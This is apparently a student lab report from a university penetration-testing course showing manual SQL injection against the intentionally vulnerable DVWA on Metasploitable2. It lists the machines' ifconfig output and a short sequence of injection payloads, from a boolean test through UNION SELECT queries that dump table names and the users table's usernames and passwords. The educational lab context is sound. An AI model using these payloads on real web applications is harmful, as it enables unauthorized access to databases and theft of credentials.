

VIT[®]

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Manual SQL Injection Demo using Metasploitable 2 (DVWA)

NAME: DHEVATHA S P

REG NO.: 22BCE0826

NAME OF FACULTY: DR. Satish C.J

COURSE TITLE : Penetration Testing and Vulnerability
Analysis Lab

COURSE CODE: BCSE319P

LAB SLOT: L55+L56

SEMESTER: Winter Semester 2024-25

CLASS NO.: VL2024250505928

1. IP addresses of Kali Linux and Metasploitable2

```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.7 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:feeb:2f9c prefixlen 64 scopeid 0<link>
    ether 08:00:27:eb:2f:9c txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 710 (710.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21 bytes 2972 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0



jane@jane:~$
```

```
Metasploitable2 [Running] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f7:56:85
          inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef7:5685/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3502 (3.4 KB) TX bytes:5258 (5.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000



lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```


2. Logging in to the DVWA website




3. Trying the command - ‘





4. Trying the command - 1' and 1 = 1#



5. Trying the command - 1' and 1=1 union select database(), user()#



6. Trying the command - 1' and 1=1 union select null, table_name from information_schema.tables#



7. Trying the command - 1' and 1=1 union select username, password from users#

